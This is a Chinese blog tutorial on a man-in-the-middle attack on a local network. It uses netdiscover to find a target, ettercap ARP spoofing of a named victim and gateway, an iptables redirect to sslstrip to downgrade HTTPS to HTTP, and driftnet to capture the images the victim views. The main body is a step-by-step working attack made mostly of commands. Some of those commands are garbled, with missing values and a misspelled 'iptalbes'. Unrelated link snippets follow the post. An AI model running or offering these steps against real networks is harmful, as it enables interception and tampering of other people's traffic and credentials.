
ettercap的中间人欺骗+sslstrip过滤掉https协议
环境准备:kali系统
因为kali系统自带ettercap,比较方便, 不需要安装

ifcofing命令查看当前网关 ,当前的IP是: 172.16.42.1

查找局域网所有主机
通过netdiscover获取到当前目标IP:172.16.42.131

启动ettercap
启动ettercap , wlan0为网卡端口, -T为文字显示, -M art:remote为双向arp欺骗, /172.16.42.131//为攻击的目标机器IP , /172.16.42.1//为网关地址(注, 在不同系统和不同的ettercap版本中, 参数可能不一样, 具体要看你的环境和ettercap版本)
ettercap -i wlan0 -T -M arp:remote /172.16.42.131// /172.16.42.1//
过滤https协议成http
重新打开一个命令行窗口,分别执行下面三个命令行,
echo 1 > /proc/sys/net/ipv4/ip_forward 开启数据重定向
iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-ports 10000 开启80端口的数据转发到10000端口
sslstrip -l 10000 执行sslstrip欺骗,把网页中的https协议转换为http协议
echo  > /proc/sys/net/ipv4/ip_forward
iptalbes -t nat -F //清除类型为nat的iptables

iptables -t nat -A PREROUTING -p tcp --destination-port  -j REDIRECT --to-ports

sslstrip -l 10000
iptables -t nat -L //查看iptables列表是否生效

当用户浏览的网页中包含https协议,会被转化为http协议的请求
但是sslstrip也不是万能的, 假如网页中没有https, 但是js代码绑定了跳转到https的协议请求的事件, , 那么sslstrip就失效了
如果用户打开网页的时候请求就是https, 会导致证书认证失败, 网页一直打不开
获取所有的图片信息
执行arp欺骗以后, 目标机器所有的流量都会走我们的主机, 通过监听wlan0网卡, 我们可以获取和篡改目标机器的所有http请求数据和内容
启动driftnet监听wlan0端口, 查看所有的浏览图片数据, 所有的浏览图片,尽收眼底:
driftnet -i wlan0
 作者: NONO
出处:http://www.cnblogs.com/diligenceday/
企业网站:http://www.idrwl.com/
开源博客:http://www.github.com/sqqihao
QQ:287101329
微信:18101055830
ettercap的中间人欺骗+sslstrip过滤掉https协议的更多相关文章
- ettercap的中间人欺骗
环境准备:kali系统 因为kali系统自带ettercap,比较方便, 不需要安装 ifcofing命令查看当前网关 ,当前的IP是: 172.16.42.1 查找局域网所有主机 通过netdisc ...
- Ettercap 实施中间人攻击
中间人攻击(MITM)该攻击很早就成为了黑客常用的一种古老的攻击手段,并且一直到如今还具有极大的扩展空间,MITM攻击的使用是很广泛的,曾经猖獗一时的SMB会话劫持.DNS欺骗等技术都是典型的MITM ...
- 【流量劫持】SSLStrip 的未来 —— HTTPS 前端劫持
前言 在之前介绍的流量劫持文章里,曾提到一种『HTTPS 向下降级』的方案 -- 将页面中的 HTTPS 超链接全都替换成 HTTP 版本,让用户始终以明文的形式进行通信. 看到这,也许大家都会想到一 ...
- SSLStrip 的未来 —— HTTPS 前端劫持
前言 在之前介绍的流量劫持文章里,曾提到一种『HTTPS 向下降级』的方案 —— 将页面中的 HTTPS 超链接全都替换成 HTTP 版本,让用户始终以明文的形式进行通信. 看到这,也许大家都会想到一 ...
- Https协议简析及中间人攻击原理
1.基础知识 1.1 对称加密算法 对称加密算法的特点是加密密钥和解密密钥是同一把密钥K,且加解密速度快,典型的对称加密算法有DES.AES等 ...
- 使用ettercap构建arp欺骗构建
0.准备: 安装:ettercap apt-get install cmake libncurses5-dev libssl-dev libpcap-dev libnet1-dev git clone ...
- 针对SSL/TLS的拒绝服务攻击以及使用ettercap进行DNS欺骗
一. thc-ssl-dos 1.简介 (1).SSL 协商加密对性能开销增加,大量握手请求会导致 DOS (2).利用 SSL secure Renegotiation 特性,在单一 TCP 连接中 ...
- HTTPS 协议降级攻击原理
0x00 HTTPS 在传统流行的web服务中,由于http协议没有对数据包进行加密,导致http协议下的网络包是明文传输,所以只要攻击者拦截到http协议下的数据包,就能直接窥探这些网络包的数据. ...
- 一篇文章为你深度解析HTTPS 协议
一.前言 微信小程序如期发布,开发者在接入微信小程序过程中,会遇到以下问题: 小程序要求必须通过 HTTPS 完成与服务端通信,若开发者选择自行搭建 HTTPS 服务,那需要自行 SSL 证书申请.部 ...
随机推荐
- 0_Simple__simpleAssert + 0_Simple__simpleAssert_nvrtc
在核函数中使用强制终止函数 assert().并且在静态代码和运行时编译两种条件下使用. ▶ 源代码:静态使用 #include <windows.h> #include <stdi ...
- 15.javaweb XML详解教程
一.XML语言简介 1, 作用:用于描述和保存现实中具有某种关系的数据,还可以作为软件配置文件,和描述程序模块之间的关系 2, 语法: 首先 先看一个XML文件的组成部分 关于文档声明 Versi ...
- oracle数据库热备中的备份和恢复及例子
手工热备(开库状态) 备份控制文件: alter database backup controlfile to '/u01/oradata/prod/con.bak1'; 备份数据文件(这里用到pl/ ...
- C#3.0中的扩展方法
在实际应用中,开发者完成代码的编译后,除非重新编译更改后的代码,否则开发者很难在原有代码中添加新的功能. 在C#3.0中,提供了一个扩展方法的新特性,可以使得开发者在编译后的程序集里边添加相关的方法, ...
- 继承JFrame,只是初步
import java.awt.*; import javax.swing.*; import javax.swing.JFrame; import java.awt.event.WindowList ...
- StackExchange.Redis学习笔记(三) 数据库及密码配置 GetServer函数
这一章主要写一些StackExchange.Redis的配置及不太经常用到的函数 数据库连接 下面是我的连接字符串,里面指定了地址,密码,及默认的数据库 Redis启动后默认会分成0-15个数据库,不 ...
- mysql 5.7.13 安装配置方法图文教程(linux) (转)
http://www.jb51.net/article/87160.htm ************************************************ linux环境Mysql ...
- Python数据分析(二): Pandas技巧 (2)
Pandas的第一部分: http://www.cnblogs.com/cgzl/p/7681974.html github地址: https://github.com/solenovex/My-Ma ...
- 使用 Bundle 在 Activity 之间交换数据
[toc] 使用 Bundle 在 Activity 之间交换数据 场景 当一个 Activity 启动另一个 Activity 时,常常会有一些数据需要传过去.因为两个 Activity 之间本来就 ...
- Python——Scrapy初学
Scrapy是一个为了爬取网站数据,提取结构性数据而编写的应用框架.可以应用在包括数据挖掘,信息处理或存储历史数据等一系列的程序中.Scrapy最初是为了页面抓取(更确切来说, 网络抓取)所设计的,也 ...